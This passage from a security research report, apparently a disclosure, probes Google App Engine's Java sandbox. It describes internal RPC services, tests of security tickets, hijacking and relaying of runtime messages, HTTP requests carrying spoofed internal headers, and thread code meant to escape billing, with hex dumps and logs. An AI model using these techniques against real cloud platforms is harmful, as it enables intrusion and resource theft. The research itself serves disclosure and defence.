


Fig. 9 VM instance ID as reported in GAE application logs.

Finally, we tried to reinitialize the connection with the `DeviceService` by the means of its `no-op InitializeConnection` call:

```

udrpc write res: 59
000000: 3a 0a 30 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 0d :.0.....
000010: 44 65 76 69 63 65 53 65 72 76 69 63 65 1a 14 49 DeviceService..I
000020: 6e 69 74 69 61 6c 69 7a 65 43 6f 6e 6e 65 63 74 nitalizeConnect
000030: 69 6f 6e 32 04 08 02 10 02 48 00 ion2.....H.

udrpc read res: 35
000000: 22 12 1e 08 dc 89 dc 98 e2 b1 dc f6 ca 01 10 02 ".....
000010: 1a 0f 4e 6f 74 20 69 6d 70 6c 65 6d 65 6e 74 65 ..Not.implemente
000020: 64 48 00

```

As a result, we dropped this lead as not promising and moved on to other areas for investigation.

3.15 FD4 Communication channel

FD4 communication channel is used by the runtime process to bind the following RPC services to it:

- *CloneController*,
- *EvaluationRuntime*.

CloneController service is used for basic control of the GAE / Java runtime instance (sandbox attach, deadline enforcement / shutdown). It also provides the base API for the interaction with a Cloud Debugger Agent.

EvaluationRuntime is the base frontend for handling HTTP requests sent to user application. It is also responsible for handling application add and delete messages.

FD4 is also used as a transport channel for issuing RPC calls to the server side *ApiHost* service.

3.15.1 *APIHost* service

The implementation of `com.google.appengine.api.capabilities.CapabilitiesServiceImpl` class was used by us to discover GAE APIs available to user application through *APIHost* RPC service (Table 7).

Prior to making use of this class, we needed to adjust our class loader hierarchy, so that `RuntimeClassLoader` instance was used whenever a search for arbitrary classes was made (such as the `CapabilitiesServiceImpl` class not visible to current thread by default).

The names of API packages that could be potentially used in *APIHost* call were taken from both the launcher arguments¹⁹ and GAE runtime classes. The latter could be easily identified in decompiled Java code (given implementation class from `com.google.appengine.api` package, static final String `PACKAGE` variable assigned a constant string indicating API package name).

ApiHost package	Google RPC service name	Capability status
datastore_v3	DatastoreService	enabled
Urlfetch	URLFetchService	enabled
User	UserService	enabled
Xmpp	XmppService	unknown
Stubby	StubbyService	unknown
System	SystemService	enabled
taskqueue	TaskQueueService	enabled
remote_socket	RemoteSocketService	enabled
Secrets	SecretsService	unknown
Sms	SmsService	unknown
matcher	MatcherService	unknown
Rdbms	SqlService	enabled
Mail	MailService	enabled
Images	ImagesService	enabled

¹⁹ `--api_call_deadline_map=app_config_service:60.0, blobstore:15.0, datastore_v3:60.0, datastore_v4:60.0, file:30.0, images:30.0, logservice:60.0, modules:60.0, rdbms:60.0, remote_socket:60.0, search:10.0, stubby:10.0`

File	FileService	unknown
basement	BasementService	unknown
blobstore	BlobstoreService	enabled
capability_service	CapabilityService	enabled
app_config_service	AppConfigService	unknown
app_identity_service	SigningService	unknown
conversion	???	enabled
memcache	MemcacheService	enabled
Search	SearchService	enabled
modules	ModulesService	enabled
logservice	??	enabled
cloud_datastore_v1	??	unknown

Table 7 The status of GAE APIs available through *ApiHost* UDRPC service to user applications (2018).

When compared to Table 1, we noticed a few differences²⁰. More specifically, the availability of `xmpp(channel)`, `matcher` and `file` APIs were removed. The `logservice` API was added. We especially missed the `file` API knowing it supported internal Google file system (GFS) and the potential possibility to reach it through the API with the use of a proper prefix ("`/gs`").

Due to the fact that we were not sure of the nature of the UNKNOWN capability status²¹, we decided to check what it really meant. More specifically, we wanted to find out whether the UNKNOWN status indicated that the service is really unavailable or maybe the status is unknown due to the fact that some calls are enabled and some other disabled.

We did proper test for the stubby package and all of the three methods `StubbyService` implemented. For all of them, we received the same UNKNOWN status though.

3.15.1.1 Security ticket

We conducted a few basic tests regarding the validity of the `security_ticket` field required by the `Call` request of the *APIHost* service. More specifically, we wanted to see whether either the checking of a security ticket is conducted in a proper way (i.e. lengths for comparison not taken from user provided strings) or there are some "special" security tickets.

We verified that the following tickets were not valid:

- `empty string`
- `0000000000000000`
- `0000000000000001`
- `ffffffffffffffffffff`
- `00`
- `01`

²⁰ they are highlighted in red.

²¹ proto file describing `CapabilityService` indicated the existence of ENABLED and DISABLED capability status. Additionally the `IsEnabledRequest` contained `call` field, which might indicate the granularity of capabilities at single RPC service call level.

- ..
- fe
- ff
- 0
- 1
- 2
- .
- e
- f

We also verified that a security ticket issued to given application could not be used by other versions of same application (version 2 could not make use of the ticket issued to version 1).

3.15.2 EPOLL FD

In order to discover any other services bound to FD4 at the server side, we scanned it in the same way as this was done for FD3 communication channel.

There was however one obstacle that needed to be bypassed. Since, FD4 descriptor was used at the client side to both issue RPC calls to remote server and handle requests received from it, reading responses to UDRPC messages turned out to be not reliable:

```
- BorgletClient
udrpc write res: 43
0000: 2a 0a 20 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 0d  *.....
0010: 42 6f 72 67 6c 65 74 43 6c 69 65 6e 74 1a 04 74  BorgletClient..t
0020: 65 73 74 32 04 08 02 10 02 48 00  est2.....H.
udrpc read res: -11
- Streamz
udrpc write res: 37
0000: 24 0a 1a 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 07  $.....
0010: 53 74 72 65 61 6d 7a 1a 04 74 65 73 74 32 04 08  Streamz..test2..
0020: 02 10 02 48 00  ...H.
udrpc read res: -11
```

There has been a race between the RPC server thread responsible for handling *CloneController* or *EvaluationRuntime* services and user application thread regarding the `read` function call. This race stemmed from the fact that in some cases, the response to our UDRPC message was read by the runtime thread before we managed to read it on our own.

We have investigated the way UDRPC services handled incoming data and discovered that underneath the UDRPC communication, an additional EPOLL descriptor was used, which was responsible for handling events related to a target descriptor (such as FD4).

This EPOLL descriptor could be easily discovered by the means of `sys_epoll_ctl` system call. When `EPOLL_CTL_ADD` and `EPOLL_CTL_DEL` operations were conducted for an EPOLL descriptor configured to handle FD4, the status of the operation was successful:

```
...
fd 16 epoll_del res -9
fd 17 epoll_del res -9
fd 18 epoll_del res -9
```

```
fd 19 epoll_del res 0
fd 19 epoll_add res 0
fd 20 epoll_del res -9
fd 21 epoll_del res -9
...
```

Knowing the above, we simply removed FD4 descriptor from the set of descriptors watched by the EPOLL for the time of any UDRPC communication exchange:

```
int epfd=API.find_epoll_fd(fd);
API.epoll_del(epfd,fd);

API.udrpc_send(fd,req_data);

API.epoll_add(epfd,fd);
```

As a result, the UDRPC communication was made more reliable²² and we could proceed with scanning the FD4 communication channel for arbitrary RPC services.

As a result of this scanning, the following services were discovered at the server side of FD4 endpoint:

- *SharedBufferService*
- *ApiHost*
- *EvaluationRuntime*
- *CloneController*

To our surprise, there were *EvaluationRuntime* and *CloneController* services bound to the other end of the channel. These services are usually associated with GAE runtime process. We needed to find out more details about that (whether the other end was an instance of GAE runtime process, but a privileged one).

3.15.3 Issue 6 (potential log manipulation)

We used the functionality of our Proof of Concept code for LibcProxy hijacking to investigate the messages exchanged over FD4 communication channel. We discovered that in some cases *EvaluationRuntime* returned `UPResponse` message containing various log entries, including security related ones. We consider logging done at this level (by user owned code / in user space) not to be trustworthy.

`UPResponse` messages sent over FD4 could be cleaned of any log information or their content modified at will be a user. Such a functionality could be for example accomplished by a rogue `write` function handler.

3.15.4 The hunt for AppInfo

We investigated the proto file describing the *EvaluationRuntime* service. Its `AddAppVersion` request did trigger our attention in particular:

```
service {
  name: "EvaluationRuntime"
```

²² not quite, but it was sufficiently reliable for our purposes.

```
method {
  name: "HandleRequest"
  input_type: ".apphosting.UPRequest"
  output_type: ".apphosting.UPResponse"
  options {
    security_level: NONE
  }
}
method {
  name: "AddAppVersion"
  input_type: ".apphosting.AppInfo"
  output_type: ".EmptyMessage"
  options {
    security_level: NONE
  }
}
method {
  name: "DeleteAppVersion"
  input_type: ".apphosting.AppInfo"
  output_type: ".EmptyMessage"
  options {
    security_level: NONE
  }
}
}
```

We saw it as a potential to deploy an application into the server side of FD4 endpoint (the one where key *APIHost* service was running). Proto files indicated that *AppInfo* messages were used by *UPRequest*, but also the *AppMaster* service. We suspected the messages received by the runtime could be simple forwards of those received from this service done by the runtime controller process.

We however needed more information about the *AppInfo* input type in order to send a valid message to the *EvaluationRuntime* service. *AppInfo* type was composed of many fields²³ of which many were of complex type.

We figured out that key hints regarding the content of *AppInfo* will be discovered from either *AddAppVersion* or *DelAppVersion* messages received by our own runtime. Thus, we proceeded with sniffing the UDRPC messages received over FD4 communication channel.

As a result of hijacking the *read* function call, we usually ended up with *HandleRequest* messages sent to the *EvaluationRuntime* service:

```
- UDRPC msg size: 1082
request {
  id: 15853882882139416324
  service: "EvaluationRuntime"
  method: "HandleRequest"
  deadline: 100.0
  start_time: 1.5392976496850584E9
  trace_id: 15576434436337062180
  trace_mask: 1526726784
  parent_rpc: 4389960608095768581
```

²³ some field id numbers were larger than 80.

```
}
options {
  avoid_sendmsg: SUPPORTED
  payload_chunking: ENABLED
}
payload_bytes: 980

app_id: "s~myfirstjapp"
module_id: "default"
module_version_id: "1.413202061959584223"
version_id: "1.413202061959584223"
nickname: ""
security_ticket: "b47f7a2033a9af23"
local_request_id: 596599
is_admin: false
email: ""
auth_domain: "gmail.com"
user_organization: ""
handler <
  type: 1
  path: "unused"
  auth_fail_action: 0
  handler_security: 2
>
request <
  url: "http://myfirstjapp.appspot.com/test?a=1"
  headers <
    key: "Host"
    value: "myfirstjapp.appspot.com"
  >
  headers <
    key: "User-Agent"
    value: "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:62.0) Gecko/20100101
Firefox/62.0"
  >
  headers <
    key: "Accept"
    value: "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
  >
  headers <
    key: "Accept-Language"
    value: "en-US,en;q=0.5"
  >
  headers <
    key: "Upgrade-Insecure-Requests"
    value: "1"
  >
  headers <
    key: "X-Cloud-Trace-Context"
    value: "b812a68d554089ccfa7a0b33eb358912/16378013366784434865"
  >
  headers <
    key: "X-AppEngine-City"
    value: "poznan"
  >
  headers <
    key: "X-AppEngine-CityLatLong"
    value: "52.406374,16.925168"
  >
>
```

```

headers <
  key: "X-AppEngine-Country"
  value: "PL"
>
headers <
  key: "X-AppEngine-Region"
  value: "wp"
>
user_ip: "83.21.218.137"
server_ip: "172.217.16.52"
trusted: false
protocol: "GET"
http_version: "HTTP/1.1"
>

runtime_headers <
  key: "Accept-Encoding"
  value: "gzip, deflate"
>

runtime_headers <
  key: "X-Google-AppEngine-Version"
  value: "1.413202061959584223"
>

runtime_headers <
  key: "X-Google-AppEngine-Replica"
  value: "-1"
>

obfuscated_gaia_id: ""
event_id_hash: "26BDC227"
warming_request: false
default_version_hostname: "myfirstjapp.appspot.com"
attempt_number: 0
request_log_id:
"5bbfd17100ff0a6dde26bdc2270001737e6d7966697273746a61707000013100010108"
start_time_s: 1.539297649683486E9
trace_context <
  trace_id: "\t\u0309@U\u00fffd\u00fffd\u022\u00fffd\u021\u022\u00fffd5\u00fffd3\u013z\u00fffd"
  span_id: 0xe34a6461f5c922b1
  trace_mask: 0
>

```

Neither `AddAppVersion`, nor `DelAppVersion` request ever appeared in a native memory buffer dedicated for storing sniffed messages.

We took another approach and decided to spawn a dedicated Java system thread monitoring the buffer of messages hijacked over FD4 communication channel²⁴. Whenever a new message was sniffed, the thread routine attempted to store it in a more "global" buffer by the means of a `memcache` API.

This approach didn't work neither. The reason was the lifetime of a `security_ticket`. We found out that this ticket was only valid for the lifetime of `UPRequest` / `UPResponse`

²⁴ We could not use any of the current (request) threads as these were "cleaned up" upon request completion by GAE Java runtime.

messages exchange. Upon completion of the processing of user HTTP request, this ticket was invalidated²⁵.

At this point, we decided to moved to Java 8 environment as we felt we exploited all possibilities (native memory, memcache API²⁶, no persistent file system, remote sockets not available by default) to notify the outside world in case of a successful hijack of the `AddAppVersion` request.

GAE Java 8 runtime was more relaxed when it comes to network communication and sockets API in particular.

There were however two additional obstacles that needed to be overcome.

First, Java 8 runtime did not make use of UDRPC channel. Both, `CloneController` and `EvaluationRuntime` calls were done over dynamically established TCP connection from a dedicated cloud host²⁷. Thus the need to discover the so called main RPC file descriptor dynamically. This was accomplished by locating the first socket descriptor connected to the given IPv4 peer:

```
fd 71 mode 10600 rw----- dev[4:0] inode:21 type fif size 0
fd 72 mode 10600 rw----- dev[4:0] inode:21 type fif size 0
fd 73 mode 600 rw----- dev[2:0] inode:37 type unk size 0
fd 75 mode 140600 rw----- dev[6:0] inode:7 type sock AF_UNIX unnamed
000000: 01 00
fd 76 mode 140600 rw----- dev[5:0] inode:15 type sock AF_INET
169.254.1.1:18103
000000: 0a 00 46 b7 00 00 00 00 00 00 00 00 00 00 00 00 ..F.....
000010: 00 00 ff ff a9 fe 01 01 00 00 00 00
fd 77 mode 140600 rw----- dev[6:0] inode:9 type sock AF_UNIX unnamed
000000: 01 00
fd 78 mode 100555 r-xr-xr-x dev[14:0] inode:85 type reg size 931953
```

Second, Java 8 runtime did not rely on VFS (and LibcProxy in particular) for file system operations. Our file descriptor sniffing code implemented for Java 7 environment was not ready to work in Java 8. In order to overcome this obstacle, we simply turned on LibcProxy in Java 8 by issuing a call to `activateFsProxy` method of `com.google.apphosting.runtime.jni.JniUtils` class.

We were finally ready to get back to our hunt for AppInfo data and hijacking the `EvaluationRuntime` requests.

²⁵ We verified the above by simply issuing a call to `memcache` API from a dedicated system thread following a few seconds delay. The call did not result in a given memcache value to be set as in the case where this was done prior to delivering a HTTP response to the user.

²⁶ or any other `APIHost` call.

²⁷ the port to which these RPC services were bound was denoted by the launcher `--port=5` argument.

Our next approach involved establishing a TCP connection with a log host by the means of sockets API. Any messages hijacked over FD4 communication channel were to be sent over the established connection to this host.

This seemed to work, but usually for one message only (occasional `CloneConteoller.getDebuggeeInfo` request). No further messages were received.

We thought that maybe we were not fast enough to catch the desired message and implemented the sending of the hijacked message straight in the `LibcProxy` hijacking routine. All, so that a potential `DelAppVersion` message could be sniffed before the runtime shuts down in some way.

This seemed to work, but again usually for one message only (occasional `CloneConteoller.getDebuggeeInfo` request). No further messages were received by the loghost although they were present in the native memory buffer. The result of the system calls indicated that these messages were successfully sent (by both `write` and `send` system call result).

It's worth to mention that our tests were conducted for both basic and manually scaled instances.

At this point things started to get really strange. Something obviously didn't work as we would expect it to.

We decided to check what was wrong with the socket connections and why they didn't work as intended. We wrote a simple code that did the following:

- a connection was established with the loghost,
- given data was sent over the connection in a loop with a predefined delay between each send operation.

Our findings were totally surprising. While client code indicated that all data was successfully sent, the loghost log showed something completely different:

```
listening on port 1122
accepted client from /35.203.252.156:34855
logger 1 read: 32 time: 0 min 0 sec (0)
logger 1 read: 32 time: 0 min 0 sec (0)
logger 1 read: 32 time: 0 min 0 sec (0)
logger 1 read: 32 time: 0 min 1 sec (1)
logger 1 read: 32 time: 0 min 1 sec (1)
logger 1 read: 32 time: 0 min 2 sec (2)
logger 1 read: 32 time: 0 min 3 sec (3)
...
logger 1 lifetime: 3 min 26 sec (206), exc: java.net.SocketException: Connection
reset
...
accepted client from /35.203.245.116:60376
logger 5 read: 1024 time: 0 min 0 sec (0)
logger 5 read: 1024 time: 0 min 0 sec (0)
logger 5 read: 1024 time: 0 min 0 sec (0)
logger 5 read: 1024 time: 0 min 0 sec (0)
```

```
logger 5 read: 1024 time: 0 min 0 sec (0)
logger 5 read: 1024 time: 0 min 1 sec (1)
logger 5 read: 1024 time: 0 min 1 sec (1)
logger 5 read: 1024 time: 0 min 1 sec (1)
logger 5 read: 1024 time: 0 min 1 sec (1)
logger 5 read: 1024 time: 0 min 2 sec (2)
logger 5 read: 1024 time: 0 min 2 sec (2)
logger 5 read: 1024 time: 0 min 2 sec (2)
logger 5 read: 1024 time: 0 min 2 sec (2)
logger 5 read: 1024 time: 0 min 3 sec (3)
logger 5 read: 1024 time: 0 min 3 sec (3)
logger 5 read: 1024 time: 0 min 3 sec (3)
...
logger 4 lifetime: 3 min 42 sec (222), exc: java.net.SocketException: Connection
reset
```

No message was received over the established connection beyond 4s from the time it was established. This "connection block" was always happening regardless of the message size (1, 32 bytes or 1KB), delay between consecutive send operations, socket flags (such as TCP_NODELAY) or TCP stack of the loghost (Windows vs. Linux).

As a result, we started to suspect the existence of a proxy handling all network traffic for the runtime. It could be that underlying OS sandbox engine successfully sent all data to this proxy in asynchronous manner. As a result, no faults were indicated at the system call layer. However, the proxy might be switched off around 4s from the time the connection was established. This could explain the problems with maintaining persistent connection with the loghost (and communication with the LibcProxy hijacking routine).

We had a closer look at one of the `UPResponse` messages hijacked and its several log entries describing the runtime bootstrap process. It indicated that the following events took place before initial user request handling started:

```
17:07:19.211:.com.google.apphosting.runtime.stubby.StubbyRpcPlugin.startServe:.Now.
listening.on.port.-1
```

```
17:07:19.212:.com.google.apphosting.runtime.JavaRuntime$RpcRunnable.startServer:.Be
ginning.accept.loop
```

```
17:08:47.911:.com.google.apphosting.runtime.udrpc.WireFormat.requestToMessage:.Requ
est.for./CloneController.ApplyCloneSettings
```

```
17:08:48.169:.com.google.apphosting.runtime.CloneControllerImpl.applyCloneSettings:
.applyCloneSettings
```

```
17:08:48.230:.com.google.apphosting.runtime.CloneControllerImpl.applyCloneSettings:
.applyCloneSettings.done
```

```
17:08:48.235:.com.google.apphosting.runtime.udrpc.WireFormat.requestToMessage:.Requ
est.for./EvaluationRuntime.AddAppVersion
```

```
17:08:48.397:.com.google.apphosting.runtime.NetworkServiceDiverter.divertUrlStreamH
andler:.URL.Stream.handler.diverting.type:.urlfetch
```

```
17:08:48.399:.com.google.apphosting.runtime.AppVersionFactory.createClassLoader:.Ad
ding.API.jar./base/alloc/tmpfs/dynamic_runtimes/java7b64/56a0b19a3097ae69/api/appen
dine-api.jar.for.version.1.0
```

```
17:08:48.624:.com.google.apphosting.runtime.udrpc.WireFormat.requestToMessage:.Request.for./EvaluationRuntime.HandleRequest
```

```
17:08:48.652:.com.google.apphosting.runtime.RequestManager.startRequest:.Beginning.request.84ec9116050899bb.remaining.millis.:.599974
```

...

This proved that `AddAppVersion` request was indeed received by the runtime. We failed to catch this message through sniffing, so we decided to take a chance and retrieve it straight from Java VM memory.

For that purpose, we have analyzed the code path of `EvaluationRuntime` RPC interface that handled `AddAppVersion` request²⁸.

While the received `AppInfo` data was processed by the runtime, no reference to it was stored into any live object. Thus, we were left with digging into Java VM memory and its Garbage Collector heap in order to see whether this object would be still there.

Our tests indicated²⁹ that Java VM heap was allocated in the following area:

```
f0000000-100000000 rw-p 00000000 00:00 0
```

We searched this memory space for any `com.google.apphosting.base.AppinfoPb$AppInfo` object instance, but the only one that was found was the instance created for the purpose of obtaining a pointer to internal JVM Klass structure corresponding to `AppInfo` class.

At this point we either needed a more thin code, so that GC was not polluted by unnecessary object instances (and unused `AppInfo` object data was not reclaimed by the application) or some other idea.

3.15.5 Custom requests

Upon the definition of extracted proto files, we build custom requests and sent them over FD4 communication channel to supposedly present `CloneController` and `EvaluationRuntime` services.

3.15.5.1 CloneController service

We tried to send `GetDebuggeeInfo` request to the other end of FD4 communication channel, but could not get any response.

This happened both for a request with an empty payload and the one with what seemed to be a valid³⁰ `DebuggeeInfoRequest` message filled with an `app_version_id` string:

²⁸ the code from `com.google.apphosting.runtime.JavaRuntime` class.

²⁹ the values of references for Java object instances and internal JVM structures were allocated in this space.

³⁰ if `CloneController` service was actually executed on the other end of FD4, executed application would be most likely completely different. As such, the app id / version string provided as Debuggee identified would not be valid.

```

0000: 37 0a 2d 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 0f 7.-.....
0010: 43 6c 6f 6e 65 43 6f 6e 74 72 6f 6c 6c 65 72 1a CloneController.
0020: 0f 47 65 74 44 65 62 75 67 67 65 65 49 6e 66 6f .GetDebuggeeInfo
0030: 32 04 08 02 10 02 48 24 0a 22 73 7e 6d 79 66 69 2.....H$. "s.myfi
0040: 72 73 74 6a 61 70 70 2f 31 2e 34 31 32 37 31 30 rstjapp/1.412710
0050: 36 34 31 34 33 30 35 34 38 31 33 36 641430548136

```

We tried to call some other methods of CloneController service such as WaitForSandbox one, but this didn't result in any response neither.

No response was provided to these request.

3.15.5.2 EvaluationRuntime service

We discovered that for EvaluationRuntime service, HandleRequest message with an empty payload did not result in any response to be received. We concluded that only valid messages were processed by the server.

When valid, hijacked HandleRequest message received by the runtime was resent to FD4 endpoint, error code 11 was returned:

```

udrpc write res: 1074
000000: 37 0a 2d 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 11 7.-.....
000010: 45 76 61 6c 75 61 74 69 6f 6e 52 75 6e 74 69 6d EvaluationRuntim
000020: 65 1a 0d 48 61 6e 64 6c 65 52 65 71 75 65 73 74 e..HandleRequest
000030: 32 04 08 02 10 02 48 fa 0a 0d 73 7e 6d 79 66 69 2.....H...s.myfi
000040: 72 73 74 6a 61 70 70 12 14 31 2e 34 31 33 35 30 rstjapp..1.41350
000050: 33 32 39 30 33 35 33 39 34 32 38 32 33 1a 00 22 3290353942823.."
000060: 10 32 31 38 30 38 62 65 38 33 65 33 62 35 33 62 .21808be83e3b53b
000070: 37 2a 0e 08 01 12 06 75 6e 75 73 65 64 48 02 50 7*.....unusedH.P
000080: 00 32 de 04 0a 33 68 74 74 70 3a 2f 2f 6d 79 66 .2...3http://myf
000090: 69 72 73 74 6a 61 70 70 2e 61 70 70 73 70 6f 74 irstjapp.appspot
0000a0: 2e 63 6f 6d 2f 74 65 73 74 3f 63 3d 68 61 6e 64 .com/test?c=hand
0000b0: 6c 65 72 65 71 75 65 73 74 1a 1f 0a 04 48 6f 73 lerequest....Hos
...
udrpc read res: -11

```

Something was obviously wrong. We have experienced the 11 error code at the time of a race for read from FD4. But, we have adjusted our UDRPC sending code for that and removed the RPC descriptor from the EPOLL FD.

This clearly needed further investigation³¹.

3.16 Security of Protobuf implementation

As deserialization of untrusted user input data can be tricky, we did have a look at the way this is done in Google Protobuf. Upon some brief analysis of both Java and CPP³² Protobuf implementations, we haven't found any obvious way for:

³¹ this is especially valid as after some final code rewrite / cleanup, resending of the sniffed HandleRequest message stopped working (handlerequest cmd).

³² code of WireFormat::ParseAndMergePartial method.

- confusing types / instantating messages of other types / invoking read functionality related to some unrelated types,
- overriding data.

We have adjusted our UDRPC code to support VARINTs³³, so that requests longer than 127 bytes could be sent and arbitrary checking for memory overruns done. We haven't proceeded with this at this phase of our research though. The primary reason was a potential difficulty of exploiting a server side memory overrun without the ability to inspect the server side code and its behaviour (*blind exploitation*, no ability for static / dynamic analysis of a target code, trigger sequence, etc.). Thus, our focus on other areas.

3.17 Internal AppEngine headers

The implementation of `com.google.apphosting.runtime.jetty9.JettyHttpProxy` class available in Java 8 environment along the content of `UPRequest` triggered our interest towards internal HTTP headers used by AppEngine runtime. We noticed that several fields of the `UPRequest` were directly corresponding to these headers (Table 8).

UPREQUEST FIELD	INTERNAL APPENGINE HEADER
security ticket	X-AppEngine-Api-Ticket
email	X-AppEngine-User-Email
nickname	X-AppEngine-User-Nickname
is_admin	X-AppEngine-User-Is-Admin
auth domain	X-AppEngine-Auth-Domain
user organization	X-AppEngine-User-Organization
peer username	X-AppEngine-LOAS-Peer-Username
gaia id	X-AppEngine-Gaia-Id
Authuser	X-AppEngine-Gaia-Authuser
gaia session	X-AppEngine-Gaia-Session
appserver datacenter	X-AppEngine-Appserver-Datacenter
appserver task bns	X-AppEngine-Appserver-Task-Bns
is trusted	X-AppEngine-Trusted-IP-Request
obfuscated gaia id	X-AppEngine-User-Id

Table 8 UPRequest message fields and corresponding internal AppEngine HTTP headers.

Some of these fields were actually received by the runtime executing our application:

```
nickname: ""
security_ticket: "7b9c80d0ca4179ec"
is_admin: false
email: ""
auth_domain: "gmail.com"
user_organization: ""
```

The sniffing feature of our POC could be used to find out if any of the headers were filtered. For that purpose, we sent the following HTTP request to our target app:

```
GET /test?c= HTTP/1.1
Host: myfirstjapp.appspot.com
X-AppEngine-Api-Ticket: PASSED
```

³³ initially most of RPC payloads were built in a rather custom way with the use of `ByteArrayOutputStream` class, which is still visible in the code. We have introduced the `GRPC.ProtobufStream` class to allow for easier and more generic request building.

```
X-AppEngine-User-Email: PASSED
X-AppEngine-User-Nickname: PASSED
X-AppEngine-User-Is-Admin: PASSED
X-AppEngine-Auth-Domain: PASSED
X-AppEngine-User-Organization: PASSED
X-AppEngine-LOAS-Peer-Username: PASSED
X-AppEngine-Gaia-Id: PASSED
X-AppEngine-Gaia-Authuser: PASSED
X-AppEngine-Gaia-Session: PASSED
X-AppEngine-Appserver-Datacenter: PASSED
X-AppEngine-Appserver-Task-Bns: PASSED
X-AppEngine-Trusted-IP-Request: PASSED
X-AppEngine-User-Id: PASSED
X-AppEngine-User-IP: PASSED
X-AppEngine-Https: PASSED
X-AppEngine-Peer: PASSED
X-AppEngine-Inbound-AppId: PASSED
X-AppEngine-Default-Namespace: PASSED
X-AppEngine-Current-Namespace: PASSED
X-AppEngine-test: HelloWorld
```

The `UPRequest` received by the hijacked read handler indicated that only two of the provided headers were passed through (allowed):

```
request <
  url: "http://myfirstjapp.appspot.com/test?c="
  headers <
    key: "Host"
    value: "myfirstjapp.appspot.com"
  >
  headers <
    key: "X-AppEngine-User-IP"
    value: "PASSED"
  >
  headers <
    key: "X-AppEngine-Peer"
    value: "PASSED"
  >
  headers <
    key: "X-AppEngine-test"
    value: "HelloWorld"
  >
  ...
```

We conducted the same test from the cloud with the use of both `URLFetch API` (Java 7) and `sockets` (Java 8) and obtained similar results.

At this point it was obvious that either internal headers were properly handled or more complex tests needed to be conducted (with real values and their selective combination).

It's worth to mention that many of these internal headers were security related. GAIA and LOAS are all about security.

3.18 Issue 7 (potential Request Thread escape / billing escape)

While playing with a custom, privileged thread spawned outside of user request group, we started to wonder whether a way existed for this thread to survive the lifetime of a HTTP request (`UPRequest`), but also to steal some compute cycles (escape / cheat the billing).

According to the documentation [16], for instances of resident services³⁴ billing ends fifteen minutes after the instance is shut down. For dynamic instances, billing ends fifteen minutes after the last request finished processing.

Dynamic instances seemed a potential target for an abuse related to CPU cycles theft / billing escape.

We implemented a rather naive code of which goal was to spawn an escape thread doing one thing only: running in an endless loop and increasing a global memory counter by 1 every second:

```
Runnable r=new Runnable() {
    public void run() {
        try {
            while(true) {
                Thread.currentThread().sleep(1000);
                long val=API.global_get(1);
                val++;
                API.global_set(1,val);
            }
        } catch(Throwable t) {}
    }
};
```

The thread was executed outside of user request group to bypass threads cleanup code done as part of the request's completion sequence:

```
[JVM threads]
GROUP java.lang.ThreadGroup[name=system,maxpri=10]
  GROUP java.lang.ThreadGroup[name=main,maxpri=10]
    GROUP java.lang.ThreadGroup[name=App Engine:
s~myfirstjapp/1.413492177133065082,maxpri=10]
      GROUP com.google.apphosting.runtime.ThreadGroupPool$1[name=Request
#0,maxpri=10]
        - Thread[Request5E404159,5,Request #0]
        - Thread[main,5,main]
        - Thread[EM-Thread-RuntimeEventManager-0,5,main]
        - Thread[EM-Thread-RuntimeEventManager-1,5,main]
        - Thread[Runtime Network Thread,5,main]
        - Thread[744662493@qtp-1743559305-0,5,main]
        - Thread[120755954@qtp-1743559305-1,5,main]
        - Thread[EM-Thread-GlobalEventManager-0,5,main]
        - Thread[EM-Thread-GlobalEventManager-1,5,main]
        - Thread[Reference Handler,10,system]
        - Thread[Finalizer,8,system]
        - Thread[Signal Dispatcher,9,system]
        - Thread[escape thread,5,system]
```

³⁴ such as those with manual scaling configured.

Upon running the code, we observed that the values of the counter indicated continuous thread operation 30 minutes after the last user request has finished.

There was however one requirement that needed to be fulfilled in order for the runtime not to be shut down. The browser needed to maintain connection with target application (Google Frontend server serving the request).

When quotas values were inspected, we noticed that this frontend connection was correctly accounted (Fig. 10). In other words, the test conducted did not seem to constitute valid thread escape / billing escape.

